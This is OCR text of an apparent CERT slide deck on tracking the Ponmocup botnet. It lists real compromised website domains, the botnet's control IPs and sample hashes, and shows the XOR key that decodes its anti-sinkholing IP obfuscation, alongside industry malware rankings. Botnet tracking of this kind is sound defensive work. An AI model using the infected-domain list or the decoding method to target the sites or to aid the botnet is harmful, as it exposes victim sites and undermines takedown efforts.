


Introducing Ponmocup Finder

- Percentage of infected domains (monitored)



Tweeting about Ponmocup Finder



TomU @c_APT_ure 5 Jun

Thanks @Set_Abominae for submitting very valuable #Ponmocup #malware data to me. Ponmocup-Finder domains list jumped from 180 to 894 !!

Expand Reply Delete Favorite More

TomU @c_APT_ure 5 Jun

The following 630 web servers are currently infected to redirect to #**Ponmocup** #malware
security-research.dyndns.org/pub/botnet/pon...
Blog: c-apt-ure.blogspot.com/search/label/p...

Hide conversation Reply Delete Favorite More

13 RETWEETS **4** FAVORITES

11:08 PM - 5 Jun 13 · Details

of days domains seen infected

538 top-it.com.my
504 agroservis.rs
364 wonderwhistle.co.uk
364 sicon.ba
364 ps3-fifaliga.de
364 larcheedmonton.org
364 dogtreatrecipes.com.au
363 melisdup.com
363 innisicss.com
363 canal10tv.com
363 aleyasin.nl
362 tintasluxor.com.br
362 mayer.com.ro
362 gamanteles.com
362 designerdogwear.com
362 creatingyourfreedom.com
361 ssr-nu.nl
361 retrosheet.org
361 resistantculture.com
361 megarock.hr

361 jollybeach.net
361 fatherlinh.com
360 osbycentralservice.se
360 oceansys.com
360 lovethisgirl.com
360 etrend.hu
359 thepatientsspeak.org
359 systemcv.com.br
359 latenightfeelings.com
359 carros--tunados.com
359 auctionvideotutorials.com
358 tusinvitaciones.es
357 kinkyhair.co.za
357 innerear.co.uk
357 damiannowak.pl
356 padraoeditorial.com.br
356 bonetown.com
355 rebounderz.com
355 italkwithspirits.com
350 information-international.com

http://security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-infected-domains-history-days-sort.txt

of days domains seen infected

```
6 www.swissmooh.ch
6 www.samariter-richterswil.ch
6 download2.microapp.com
6 dk-media.ch
5 www.smartek.ch
5 www.immobilienportal.li
5 www.essebi.ch
4 www.viceversa.ch
4 www.metzgerei-zellweger.ch
4 vozbox.mx
4 daquiparaomelhordobrasil.com
4 cpsharp.com.mx
4 canadianturbo.com
```

SWITCH

SWITCH-CERT


```
3 www.zuerichsee-hafen.ch
3 www.favremenuiserie.ch
3 provaltech.hu
3 promozionebenessere.ch
3 go-project.com
3 comcarinhoestamosmarcando.com
3 coloresmedia.com
2 www.vozbox.mx
2 www.schmuckcafe.ch
2 www.ofct.ch
2 www.montexx.ch
2 www.blanquettedeveau.fr
2 cmsports.ch
1 www.peliincarniti.com
1 www.linksoflondonblog.co.uk
1 www.lerchdesign.ch
1 geilight.com
```

http://security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-infected-domains-history-days-sort.txt

Anti-Sinkholing


Is this Anti-Sinkholing technique and how to break it?

Is this Anti-Sinkholing? (Oct. 2012)



http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

Is this Anti-Sinkholing? (July 27, 2012)



Source: DNSDB / https://www.dnsdb.info/

Is this Anti-Sinkholing?

bailiwick	**fasternation.net.**
count	4256
first seen	2013-05-18 12:15:42 -0000
last seen	2013-11-19 16:24:17 -0000

```
fasternation.net.  A  253.101.238.123
```

virustotal

SHA256:	209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9d
File name:	209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9d
Detection ratio:	34 / 46
Analysis date:	2013-08-06 13:19:46 UTC (3 months, 2 weeks ago)

DNS requests


fasternation.net (253.101.238.123)

TCP connections


93.115.88.220:80

https://www.virustotal.com/en/file/209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9dada25003b36649/analysis/

Break Anti-Sinkholing tech → ask Twitter



Break Anti-Sinkholing tech → ask Twitter



Kudos and thanks to @chort0
for helping find out this method

Break Anti-Sinkholing tech → ask Twitter

TomU @c_APT_ure 11 Sep

@chort0 hmm looks valid, congrats! guessed it?
test 1: 29.172.39.109 -> 5.199.175.164 >> 1DAC276D XOR 05C7AFA4 = 186B88C9 (tbc)

Details

TomU @c_APT_ure 11 Sep

@chort0 test 2: 64.179.44.188 -> 88.216.164.117 >> 40B32CBC XOR 58D8A475 = 186B88C9 -> same key :)

Details

TomU @c_APT_ure 11 Sep

@chort0 guess the key changed with the domain... test 3: 253.101.238.123 -> 93.115.88.220 >> FD65EE7B XOR 5D7358DC = A016B6A7

Botnet tracking

So who else is tracking this Botnet?

Malware Report

Q1 2012

Kindsight Security Labs

Top 20 Home Network Infections

The table below shows the top home network infections detected in Kindsight deployments. The results are aggregated and the order is based on the number of infections detected over the 3-month period of this report.

Position	Name	Threat Level
1	Hijacker.MyWebSearchToolbar	Moderate
2	Spyware.SCN-ToolBar	Moderate
3		Moderate
4		Moderate
5	Adware.MarketScore	Moderate
6	Trojan.NineBall/Gumblar/DNSChanger	High
7	Trojan.Alureon/TDL/TDSS	High
8	Botnet.ZeroAccess	High
9	Spyware.SBU-Hotbar	Moderate
10	Hijacker.ShopprReports	Moderate
11	Downloader.Ponmocup.A	High
12	BankingTrojan.Zeus	High

11 Downloader.Ponmocup.A High

Malware Report ...

Q1 2012

Kindsight Security Labs

Top High Level Threats

The table shows the top 20 high threat level malware that leads
We'll look at the significant ones in more detail below.

Position	Name
1	Win32.Trojan.NineBall/Gumblar/DNSChanger
2	Win32.Trojan.Alureon/TDL/TDSS
3	Win32.Botnet.ZeroAccess
4	Win32.Downloader.Ponmocup.A
5	Win32.BankingTrojan.Zeus
6	Win32.Backdoor.Cycbot.B

Top 20 H

The table b
aggregated

are
s report.

Position

1
2
3
4
5
6
7
8
9
10
11
12

11

Kindsight Security Labs Malware Report

- Downloader.Ponmocup.A

2012	Q1	Q2	Q3	Q4
➢ Top 20 Home Network infections	**11**	**19**	**20**	**--**
➢ Top 20 High Threat Level Threats	**4**	**13**	**11**	**--**

→ Botnet disappeared at end of 2012 ??

Microsoft SIR v15 – 1H2013

Figure 74. Top families found at sites blocked by SmartScreen Filter in 1H13, by percent of all malware impressions

	Family	Most significant category	Percent of malware impressions
1	Win32/Delf	Trojan Downloaders & Droppers	20.4%
2	Win32/Microjoin	Trojan Downloaders & Droppers	11.0%
3	Win32/Swisyn	Trojan Downloaders & Droppers	8.3%
4	Win32/Bdaejec	Backdoors	4.6%
7	Win32/Kraddare	Trojan Downloaders	
8	Win32/Obfuscator	Miscellaneous Poter	
9	MSIL/Truado	Trojan Downloaders	
10	AndroidOS/CVE-2011-1823	Exploits	1.6%
11	Win32/Dynamer	Miscellaneous Trojans	1.6%
12	Win32/DelfInject	Miscellaneous Potentially Unwanted Software	1.4%
13	Unix/Lotoor	Exploits	1.4%
14	Win32/Vundo	Miscellaneous Trojans	1.2%
15	Win32/Yakdowpe	Trojan Downloaders & Droppers	1.0%

Microsoft Security Intelligence Report

Volume 15

January through June, 2013

Microsoft SIR v15 – 1H2013

Microsoft Security Intelligence Report

Volume 15

